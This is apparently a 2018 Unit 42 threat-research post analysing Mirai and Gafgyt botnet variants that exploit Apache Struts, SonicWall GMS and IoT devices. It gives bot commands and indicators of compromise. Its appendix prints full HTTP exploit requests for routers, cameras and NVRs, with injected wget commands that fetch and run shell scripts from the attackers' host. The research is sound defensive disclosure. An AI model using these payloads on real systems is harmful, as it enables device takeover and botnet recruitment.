Multi-exploit IoT/Linux Botnets Mirai and Gafgyt Target Apache Struts, SonicWall

unit42.paloaltonetworks.com/unit42-multi-exploit-iotlinux-botnets-mirai-gafgyt-target-apache-struts-sonicwall/

Ruchna Nigam September 10, 2018

By Ruchna Nigam

September 9, 2018 at 6:27 PM

Category: Unit 42

Tags: Apache Struts, BlackNurse, botnet, CVE-2017-5638, CVE-2018-9866, exploits, Gafgyt, IoT, Linux, Mirai, SonicWall RCE

This post is also available in: 日本語 (Japanese)

Executive Summary:

Unit 42 has uncovered new variants of the well-known IoT botnets Mirai and Gafgyt. These are the IoT botnets associated with unprecedented Distributed Denial of Service attacks in November 2016 and since.

These variants are notable for two reasons:

- The new Mirai version targets the same Apache Struts vulnerability associated with the Equifax data breach in 2017.
- The new Gafgyt version targets a newly disclosed vulnerability affecting older, unsupported versions of SonicWall's Global Management System (GMS).

These developments suggest these IOT botnets are increasingly targeting enterprise devices with outdated versions.

All organizations should ensure they keep not only their systems up-to-date and patched, but also their IoT devices. For Palo Alto Networks customers, WidlFire detects all related samples with malicious verdicts. Additional protections are noted in the conclusion below.

Research:

On September 7, 2018, Unit 42 found samples of a Mirai variant that incorporates exploits targeting 16 separate vulnerabilities. While the use of multiple exploits within a single sample of Mirai has been observed in the past, this is the **first known instance of Mirai targeting a vulnerability in Apache Struts.**

In addition, Unit 42 found the domain that is currently hosting these Mirai samples previously resolved to a different IP address during the month of August. During that time this IP was intermittently hosting samples of Gafgyt that incorporated an exploit against CVE-2018-9866 a SonicWall vulnerability affecting older versions of SonicWall Global Management System (GMS). SonciWall has been notified of this development.

The incorporation of exploits targeting Apache Struts and SonicWall by these IoT/Linux botnets could indicate a larger movement from consumer device targets to enterprise targets.

Apache Struts exploit in multi-exploit Mirai variant

The exploit targeting Apache Struts in the new variant we found targets CVE-2017-5638, an arbitrary command execution vulnerability via crafted Content-Type, Content-Disposition, or Content-Length HTTP headers. Its format can be seen in Figure 1, with the payload highlighted.

Figure 1 CVE-2017-5638 exploit format

The other 15 exploits incorporated in this Mirai variant are detailed in Table 2 in the Appendix below.

While these samples are variants of Mirai, they don't include the bruteforce functionality generally used by Mirai. They use l[.]ocalhost[.]host:47883 as C2, and the same encryption scheme as Mirai with the key 0xdeadf00d.

SonicWall GMS exploit in Gafgyt variant

The domain l[.]ocalhost[.]host used for C2 and to serve payloads in the Mirai variant discussed above, has also been found associated with other Mirai activity in the past as far back as November 2016.

For part of the month of August 2018, that same domain resolved to a different IP address 185[.]10[.]68[.]127. At that time we found that IP hosting samples of Gafgyt containing an exploit for a recently disclosed SonicWall vulnerability (CVE-2018-9866) affecting older, unsupported versions of SonicWall Global Management System (GMS) (8.1 and older) that is not present in currently supported versions.

The vulnerability CVE-2018-9866 targeted by the exploit stems from the lack of sanitization of XML-RPC requests to the set_time_config method. Figure 2 shows the exploit used in the sample, with the payload highlighted.



Figure 2 SonicWall set_time_config RCE format

These samples first surfaced on August 5, less than a week after the publication of a Metasploit module for this vulnerability. The SonicWall public advisory on the issue published on July 17, 2018, can be found here.

The samples we found are built using the Gafgyt codebase rather than Mirai. Some of the commands supported are described in the table below.

Command	Description
!* SCANNER <HUAWEI/GPON/DLINK/SONICWALL/OFF>	Based on arguments provided, the bot starts sending the associated exploit to devices. · HUAWEI: Send CVE-2017-17215 (See previous campaigns) · GPON: Same as above · DLINK: Send D-Link DSL 2750B OS Command Injection (see Table 2) · SONICWALL: Send exploit in Figure 2. · OFF: kills the running process associated with the bot
!* BIN_UPDATE <HTTP SERVER> <FILE LOCATION>	Fetches an update from <HTTP_SERVER>, saves it to <FILE_LOCATION>, installs update
!* BN <IP> <PORT> <TIME>	Launch a Blacknurse DDoS attack against <IP>:<PORT> for a duration of <TIME> seconds

Table 3 Some commands supported by variant with SonicWall exploit

Blacknurse is a low bandwidth DDoS attack involving ICMP Type 3 Code 3 packets causing high CPU loads first discovered in November 2016. The earliest samples we have seen supporting this DDoS method are from September 2017.

Conclusion

The incorporation of exploits targeting Apache Struts and SonicWall by these IoT/Linux botnets could be an indication of a larger movement from consumer device targets to enterprise targets.

Palo Alto Networks AutoFocus customers can track these activities using individual exploit tags:

- CVE-2017-5638
- CVE-2018-9866
- EnGeniusRCE
- CVE-2017-6884
- DLinkDSL2750BOSCmdInjection
- GPONExploits
- CVE-2017-17215
- DLinkcommandphpRCE
- DLinkOSInjection
- NetgearRCE
- VacronNVRRCE

AutoFocus customers can also use the following malware family tags:

- Gafygt
- ELFMirai

WildFire detects all related samples with malicious verdicts.

Here is a list of other vulnerabilities targeted in the Mirai variant targeting Apache Struts:

Vulnerability	Affected Devices	Exploit Format
CVE-2017-5638,	Devices with unpatch Apache Struts	
Linksys RCE	Linksys E-series devices	`POST /tmBlock.cgi HTTP/1.1` `Authorization: Basic YWRtaW46cG9ybmh1Yg==` `Content-Type: application/x-www-form-urlencoded` `Content-Length: 215` `submit_button=&change_action=&action=&commit=0&ttcp_num=2&ttcp_size=2&ttcp_ip=-h `wget%`  The samples contain other versions of the same exploit using GET and POST requests, aimed at  `/tmBlock.cgi, /tmUnblock.cgi, /hndBlock.cgi and /hndUnblock.cgi`

Vacron NVR RCE	Vacron NVR Devices	Similar to previous campaigns
		This variant also contains a POST request version of the same exploit :
		
		`POST /board.cgi HTTP/1.1`
		
		`Content-Length: 118`
		
		`Content-Type: application/x-www-form-urlencoded`
		
		`cmd=`wget%20http://l.ocalhost.host/vac.sh%20-O%20-%3E%20/tmp/nemp;sh%20/tmp/nemp``

D-Link command.php RCE	Some D-Link devices	POST /command.php HTTP/1.1 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Content-Length: 127 cmd=`wget%20http://l.ocalhost.host/cmdphp.sh%20-O%20-%3E%20/tmp/nemp;sh%20/tmp/nemp`
CCTV/DVR RCE	CCTVs, DVRs from over 70 vendors	Similar to previous campaigns
EnGenius RCE	EnGenius EnShare IoT Gigabit Cloud Service 1.4.11	POST /web/cgi-bin/usbinteract.cgi HTTP/1.1 Content-Type: application/x-www-form-urlencoded Content-Length: 133 action=7&path="|wget%20http://l.ocalhost.host/usb.sh%20-O%20-%3E%20/tmp/nemp;sh%20/tmp/n
AVTECH Unauthenticated Command Injection	AVTECH IP Camera/NVR/DVR Devices	GET /cgi-bin/nobody/Search.cgi? action=cgi_query&ip=google.com&port=80&queryb64str=LW==&username=admin%20;XmlAp%20r% %3E%20/tmp/nemp;sh%20/tmp/nemp);&password=admin Content-Type: application/x-www-form-urlencoded
CVE-2017-6884	Zyxel routers	GET /cgi-bin/luci/;stok=<Clipped>/expert/maintenance/diagnostic/nslookup?nslookup_button=nsloo %3E%20/tmp/nemp;sh%20/tmp/nemp`&server_ip= HTTP/1.1 Accept: text/html,application/xhtml777ml,application/xml;q=0.9,image/webp,*/*;q=0.8 Referer: http://192.168.0.1/cgi-bin/luci/;stok=<Clipped>/expert/maintenance/diagnostic/nslookup Accept-Language: en-US,en;q=0.8 Cookie: csd=9; sysauth=<Clipped> Connection: close

NetGain 'ping' Command Injection	NetGain Enterprise Manager 7.2.562	POST /u/jsp/tools/exec.jsp HTTP/1.1 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Cookie: JSESSIONID=542B58462355E4E3B99FAA42842E62FF Connection: close Pragma: no-cache Cache-Control: no-cache Content-Length: 206 command=cmd+%2Fc+ping&argument=127.0.0.1+%7C+`wget%20http://l.ocalhost.host/exec.sh%2
NUUO OS Command Injection	NUUO NVRmini 2 3.0.8	POST /handle_iscsi.php HTTP/1.1 X-Requested-With: XMLHttpRequest Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Accept: */* Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.8 Cookie: PHPSESSID=c9fdced9e8129eb4c14e3154cd0e0ce3; lang=en; loginName=admin Connection: close Content-Length: x act=discover&address=1.3.3.7|`wget%20http://l.ocalhost.host/iscsi.sh%20-O%20-%3E%20/tmp/ner
NUUOS OS Command Injection	NUUO NVRmini 2 3.0.8	POST /cgi-bin/cgi_system?cmd=saveconfig HTTP/1.1 Cache-Control: max-age=0 Content-Length: 187 Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml777ml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.8 Cookie: PHPSESSID=3bc601000ea8f085c22cb37b9b102b7f; lang=en Connection: close bfolder=%2Fmtd%2Fblock3&bfile=|`wget%20http://l.ocalhost.host/cgisys.sh%20-O%20-%3E%20/tr

Netgear setup.cgi unauthenticated RCE	DGN1000 Netgear routers	Similar to previous campaigns
HNAP SoapAction-Header Command Execution	D-Link devices	Similar to previous campaigns This variant uses an effective version of the exploit as opposed to the faulty one used in the campaigns li
D-Link OS Command Injection	D-Link DSL-2750B	Similar to previous campaigns
JAWS Webserver authenticated shell command execution	MVPower DVRs, among others	Similar to previous campaigns
CVE-2018-10561, CVE-2018-10562	Dasan GPON routers	Similar to previous campaigns This variant also includes a POST request version of the same exploit

Table 2 Other exploits used in the same sample

Indicators of Compromise

Samples with Apache Struts exploit CVE-2017-5638

d6648a36f55d6b8ffd034df7d04156d31411719ce9bc28e6d30c8427feacb397

710d56a90b5f61c7ae82fcf305d23d48476e4f237ffff9d68b961171f168f255

52274c46933c20aaf64fd4c11557143fcfdc76eef192743fafd1b3a8bed3f4d2

078eef70d754e9b64bc783f085846a2e8ae419653a79ed2386c4ade86fde68cb

ef090093496ccdab506848166a07554bfa74eb98a0546171b84fc73861f67c79

49cdb537f5e4081362545532a623f597212c8cea847cf9f2b2f1fe1f3cd0ec2f

99c22a0c0e252ab123fb3167f49d94dc12960b79565ca6dfd28f2ff5b0346348

ae2354a5d8b84fb6ea6fc4b9ca3060959d5c0c77684cd2100731df2a3c7a204e

1913cf8e65114136cc309e72c384b717f0aeaaeae0c040188648c4afebce1669

Samples with Sonicwall GMS exploit CVE-2018-9866

1814c010f5e7391c7ea38850f9caf0771866e315f8d0c58c563818e71d30c208

29540468514cd48b6c2571722018dffb49d12f99c95b248a44a1455fff01acfb

39891a1c13e4e6ec9de410201f697d23c05e83a29ec0010c6c62c6829386e6a6

596270e91ccee3ec04a552bafde586af127ecac7141852edb9707ac6c4779a99

68b27935c7d064478339f7d95b57ff06ffa1efbd81009b4a2870c5cf3e0b0b35

92a4c6ae034c3a03c21b74bdc00264192e60a85deedd90b99a3e350758eb85c1

aab0ec600cdf57f28f9480ff3a9d3547f699af005c015b74c5c9e39a992570b6

d8fbf6d68993045b4840729c788665ab10c50c42b27246a290031664f3b956eb

dafe1b513183902692c8ba8b2a95fede7c13937e49bf21294de448df05edff18

f89d742c4d3312ac9bd707a9135235482c554e369cb646dcd97f6a14b4210136

fab034d705b3ad7a10101858daf5da93a88f8bfd509dee9b8072678b27290ed3

Infrastructure

l[.]ocalhost[.]host

185[.]10[.]68[.]213

185[.]10[.]68[.]127

Get updates from Palo Alto Networks!

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our Terms of Use and acknowledge our Privacy Statement.